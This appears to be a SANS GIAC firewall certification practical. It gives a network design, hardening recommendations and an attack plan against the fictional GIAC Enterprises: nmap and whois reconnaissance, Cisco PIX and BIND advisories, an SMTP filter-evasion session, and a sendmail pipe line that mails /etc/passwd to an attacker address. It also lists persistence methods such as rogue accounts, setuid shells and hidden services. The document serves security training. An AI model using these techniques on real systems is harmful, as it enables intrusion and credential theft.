

Internet
Cisco 3620
Cisco 3620
192.216.1.0 /26
209.6.40..0 /28
RADWare LinkProof
172.17.1.0 /24
10.10.3.0 /24
Ravlin 5300
Symantec Enterprise Firewall and Primary DNS Server 1
RADWare FireProof
Symantec Enterprise Firewall and Primary DNS Server 2
Service Network 2
10.10.2.0 /24
10.10.4.0 /24
RADWare FireProof
Service Network 1
10.10.1.0 /24
192.168.0.0 /24
RADWare FireProof
192.168.4.0 /24
Internal Corporate Network
192.168.2.0 /24
192.168.1.0 /24
Cisco PIX 515 UR
Symantec Enterprise Firewall
192.168.3.0 /24
Finance and Human Resources Network

Recommendations

- Set the Domain Name Services account at Verisign to use PGP instead of the Mail From to make changes to the GIAC domain.
- Disallow zone pulls from anyone but secondary/salve DNS server
- Continue to apply relevant patches to the firewall
- Turn on spoof protection on all internal interfaces
- Shutdown ports 139 and 445/tcp on the firewall
- Lock down telnet services to mail server through firewall
- Limit access to firewall by internal staff
- Configure replication solution for web servers
- Develop an incident response procedure
- Deploy high availability architecture to publicly accessed networks.

Design Under Fire

The network architecture that was chosen for attack was: http://www.sans.org/y2k/practical/Tara_Silvia_GCFW.zip
The following page represents the network that will be under fire.



Attack Plan

Footprinting

The old saying “Knowledge is Power” was never more true than when attempting to exploit a vulnerability on a network. Before an attack is attempted a hacker needs to

gain information about the network, IP addresses of hosts, perimeter security device types and ports available. All of this information can be obtained by footprinting the victim networks. There are many free applications on the Internet that make footprinting easy. For this attack nmap by Fyodor (www.insecure.org) will be used widely as our intrusion tool.
Footprinting starts with getting to know the business, its owners, location and potentially some name or e-mails addresses of employees inside of the company.

Queries

The next step is determining with whom they registered their domain name. This can be accomplished by running a whois command:

```
Whois “giacenterprises.“@whois.networksolutions.com
```

Or

```
Whois “giacenterprises.com“@whois.networksolutions.com
```

Gives you detailed information about the name of the person that registered the domain.
Other information that can be gathered is what other domains may also registered:

```
Whois “name GIAC Enterprises“@whois.networksolutions.com
```

This will list all domains registered to the company GIAC Enterprises.
DNS queries using nslookup or Sam Spade will give you specific IP address information for nameservers, web, mail and ftp servers that may be accessible from the Internet.

Traceroute

The traceroute command can be utilized for network reconnaissance. Traceroute allows you to see the route a packet takes to reach its destination. It can also be used to determine where along the path packet filtering devices are placed. If we believe that ICMP is being denied we can also send traceroute over specific ports to get the information we need.

```
tracreoute –p53 192.216.1.2
```

Scanning

Ping Sweeps

Ping sweeps are used to determine what devices on a given IP range are alive. Nmap can perform this function with the following command

```
nmap –sP 192.216.1.0 /26
```

Nmap is also capable of doing TCP ping scans over valid ports like 80 (HTTP)

```
Nmap –sP –PT80 192.216.1.0 /26
```

It is important the security staffs recognize a ping sweep as it is occurring. A majority of ping sweeps can be denied by disallowing certain types of ICMP traffic through the Internet router.

Port Scanning and Operating System identification

Port scanning a system tells a hacker what ports the device is listening. This enables the hacker to choose a specific port to mount an exploit. If a hacker saw that port 139 TCP was listening (Microsoft File and Print Sharing) on the outside they could attempt an easy attack of the network instead of mounting an exploit against another more difficult server.

Nmap offers several scan type options; one runs a TCP SYN in stealth mode. The result is a list that contains ports/state/protocol/service.

```
Nmap -sS 192.216.1.2
```

If run with the –O option nmap will return the operating system running.

```
Nmap -sS -O 192.216.1.2
```

Perimeter Firewall Exploits

If you are familiar with specific ports that common firewalls use then from a port scan it may be possible to determine the specific firewall that is running. For Example the Symantec Enterprise Firewall uses port 416-418 and 481 for their management console. If you were unaware of this information then you could do something as simple as telnet to the device and see what happen. In most cases the device will tell you what it is and possibly allow telnet access to localhost, if not secured properly.

The following are vulnerabilities on the Cisco PIX that could compromise the security architecture. They were researched at the Security Focus web site, vulnerability and advisory sections.

Cisco PIX Firewall Authentication Denial of Service Vulnerability

http://www.securityfocus.com/archive/1/218180

Last Updated: 2001-10-03

The Cisco Secure PIX Firewall AAA authentication feature, introduced in version 4.0, is vulnerable to a Denial of Service (DoS) attack initiated by authenticating users on the system.

When AAA authentication services are configured, it is possible for a single source address to consume all of the authentication resources, preventing other users from authenticating. This is a denial of service strictly for the authentication resources; other established traffic continues unaffected, and only new authentication requests are prevented.

This vulnerability has been resolved in the recent versions of the PIX Firewall by creating a maximum limit of three open authentication requests per user.

Cisco PIX Firewall SMTP Content Filtering Evasion Vulnerability Re-Introduction

http://www.securityfocus.com/bid/3365

Last Updated: 2001-09-26

An old vulnerability that allowed for bypassing of SMTP content filtering has been re-introduced into PIX firmware.

Like other firewalls, the Cisco PIX Firewall implements technology that reads the contents of packets passing through it for application-level filtering. In the case of SMTP, it can be configured so only certain SMTP commands can be allowed through (for example, dropping extra functionality, such as HELP or commands that could be a security concern, like EXPN or VRFY). When receiving messages, it allows all text through between "data" and

"<CR><LF><CR><LF>.<CR><LF>", as this is where the body of the message would normally go and there could be words in it that are SMTP commands which shouldn't be filtered. Due to the nature of SMTP and flaws in exceptional condition handling of PIX, it is reportedly possible to evade the SMTP command restrictions by tricking the firewall into thinking the body of the message is being sent when it isn't.

During communication with an SMTP server, if the "data" command is sent before the more important information is sent, such as "rcpt to", the SMTP server will return error 503, saying that rcpt was required. The firewall, however, thinks everything is alright and will let everything through until receiving "<CR><LF><CR><LF>.<CR><LF>". It is then possible for the attacker to do whatever he wishes on the email server.

Here an example of what an intruder could do to gained access to this system:

Find the MX record for the mail server of this company and then telnet on port 25 to the mail server. Because the data command is before the “rcpt to” so the mail server returns an error but the firewall does not recognize the error and continues to allow traffic to the mail server

```
helo giac
mail from: joe@hotmail.com
data
expn all (enumerate users on system)
vrfy (chosen user)
help
any command intruder wants to execute
quit
```
[8]

As I will explain below, this vulnerability will be used to attempt to gain access to an internal system.

Cisco Secure PIX Firewall Forged TCP RST Vulnerability

http://www.securityfocus.com/bid/1454

Last Updated: 2000-07-10

A connection through a Cisco Secure PIX Firewall can be reset by a third party if the source and destination IP addresses and ports of the connection can be determined or inferred. This can be accomplished by sending a forged TCP Reset (RST) packet to the firewall, containing the same source and destination addresses and ports (in the TCP packet header) as the connection to be disrupted. The attacker would have to possess detailed knowledge of the connection table in the firewall (which is used to track outgoing connections and disallow any connections from the external network that were not initiated by an internal machine) or be able to otherwise determine the required IP address and port information to exploit this.

Compromise of Internal System

The objective to breaching an internal system is to gain access as a user or root, if

---

[8] 30

possible to a system near by or that provides a service to the network. That way we can use that system, depending on user privileges to get access to other systems or use it as a jump off point to mask ourselves while exploiting another external host.

If the Cisco PIX Firewall SMTP Content Filtering Evasion Vulnerability is successful, we may be able o exploit an intrinsic weakness on the e-mail server, such as piping commands to a shell:

e.g. RCPT TO: |/usr//lib/Sendmail
me@hacker.net </etc/passwd/>

Now that we have compromised a system on the service network behind the firewall, we can use that system to mount exploits or sniff traffic to gain access to the internal network.

Once an intruder has found a way to one system, they want to make sure they retain access to that system until they find a way to compromise another host. In order to do that, they must secure a way into this system in case the current vulnerability is patched.

First thing would be to create an account on the mail server by editing the /etc/passwd file.

Next if the intruder wanted to be able to run as root they could install a shell script that appeared to be running as something inconspicuous and set the UID so that they had root access privilege.

An intruder may also install a telnet service or rlogin service under an assumed service name and port number (one that is allowed through the firewall) to maintain access to this system.

Once they have a point of presence on the service network they could gather more information about the network using nmap in a stealth mode to try and determine the network architecture and what services were being allowed through an internal firewall.

Sniffing traffic from this server could reveal passwords that may be used to attempt a brute force attack on services that required password authentication on the internal network.

A Trojan virus could also be sent from the company mail server to a client on the internal network to obtain a password list that could be hacked using tools such as Lophtcrack.

Another potential way into the internal network is running a buffer overflow on an internal server, like an IIS server accidentally running on a workstation, to create a reverse telnet to the system.

If the SMTP vulnerability did not allow us access to the internal network via the methodology outlined above then another system that is available to us on the service network to attempt an attack from is the internal DNS server. Whether running Bind, Microsoft DNS or another DNS application there are many vulnerabilities to this service that can be exploited. The advisory below is of a few BIND vulnerabilities that exist and can be used to gain access to internal systems.

ISC Bind 8 Transaction Signatures Buffer Overflow Vulnerability

url:http://www.securityfocus.com/bid/2302
Last Updated:2001-08-27
BIND is a server program that implements the domain name service protocol. It

is in extremely wide use on the Internet, in use by most of the DNS servers. Version 8 of BIND contains a overflow that may be exploitable to remote attackers. Due to a bug that is present when handling invalid transaction signatures, it is possible to overwrite some memory locations with a known value. If the request came in via the UDP transport then the area partially overwritten is a stack frame in named. If the request came in via the TCP transport then the area practically overwritten is in the heap and overwrites malloc's internal variables. This can be exploited to execute shell code with the privileges of named (typically root).

References

Books

1. *Scambray, Joel, McClure, Stuart, Kurtz, George. Hacking Exposed second edition. Berkley Osborne/McGraw-Hill, 2001.*
2. *Doraswamy, Naganand. Harkins, Dan. IPSEC The New Security Standard for the Internet, Intranets, and Virtual Private Networks. Prentice Hal, 1999*

Training Material

3. *Symantec Enterprise Firewall / VelociRaptor Administration for NT/2000 version 6.5 Student Guide. Symantec Corporation, 2001 (revised June 4, 2001)*
4. *Symantec Enterprise Firewall / VelociRaptor Advanced Administration for NT/2000 version 6.5 Student Guide. Symantec Corporation, 2001 (revised June 4, 2001)*
5. *Cole, Eric. Network Design and Performance. SANS Institute Friday August 3, 2001*
6. *Cole, Eric. VPNs and Remote Access. SANS Institute Thursday August 2, 2001*

Magazines.

7. *King, Christopher M. Dalton, Curtis e. "VPNs, the Good, the Bad & the Ugly". Information Security May 2001. 48 – 64*
8. *Banna, Karen j. "Safe Passage, Your data has to cross the Internet's treacherous waters to reach you. A VPN will help it get there". PC magazine September 25, 2001. (115 – 125)*
9. *Powers, Richard. "Computer Society Issues & Trends: 2001 CSI/FBI Computer Crime and Security Survey" Computer Security Institute Spring 2001 Vol. VII. No. 1.*

Articles on the Internet

10. *Deterding, Brent. "Nmap – The Tool, It's author and it's Implications". SANS Institute July 13, 2000. URL http://www.sans.org/infosecFAQ/audit/nmap.htm (19 Nov 2001)*
11. *Winters, Scoot. "Top Ten blocking recommendations Using Cisco ACLs, Securing the Perimeter with Cisco IOS 12 Routers". SANS Institute August*

15, 2000. URL http://www.sans.org/infosecFAQ/firewall/blocking_cisco.htm (14 Sept 2001)

12. *Mueller, Patrick, Shipley, Greg. "Dragon Claws its Way to the Top" Network Computing August 20, 2001 URL http://img.cmpnet.com/nc/1217/graphics/1217f2_file.pdf?ls=NCJS_1217rt (20 Nov 2001)*

Web sites

13. *Symantec Enterprise Firewall http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=47&PID=9200024&EID=0*
14. *Symantec Enterprise Firewall Patches* http://www.symantec.com/techsupp/ent/sym_ent_firewall/main_sym_ent_firewall_65_nt.html
15. *Symantec NAV for Gateways* http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=29&PID=9200024&EID=0
16. *Symantec Web Security* http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=60&PID=9200024&EID=0
17. *RedCreek Ravlin 5300* http://www.redcreek.com/products/ravlin5300.html
18. *RedCreek Travlin Ravlin* http://www.redcreek.com/products/travlin_ravlin.html
19. *RedCreek Ravlin Soft* http://www.redcreek.com/products/ravlin_soft.html
20. *RSA / ACE Server* http://www.rsa.com/products/securid/rsaaceserver.html
21. *RSA / ACE Agent* http://www.rsa.com/products/securid/rsaaceagents.html
22. *RSA Secure ID white paper* http://www.rsa.com/products/securid/whitepapers/ace5/AS50_WP_0601.pdf
23. *Entercept* http://www.entercept.com/products/wse/
24. *Cisco routers http://www.cisco.com/univercd/cc/td/doc/pcat/3600.htm*
25. *Improving Security on Cisco Routers* http://www.cisco.com/warp/public/707/21.html
26. *Cisco PIX vulnerabilities http://www.cisco.com/warp/public/707/pixfirewall-authen-flood-pub.shtml*

27. *Foundstone* http://www.foundstone.com/rdlabs/tools.php
28. *Security Focus Cisco PIX vulnerability search* *http://www.securityfocus.com/cgi-bin/search.pl*
29. *Security Focus BIND vulnerability search* http://www.securityfocus.com/cgi-bin/search.pl
30. *Security Focus Cisco PIX vulnerability search SMTP exploit* http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=1698
31. *Insecure nmap download* http://www.insecure.org/nmap/nmap_download.html
32. *Nmap documentation* http://www.insecure.org/nmap/nmap_documentation.html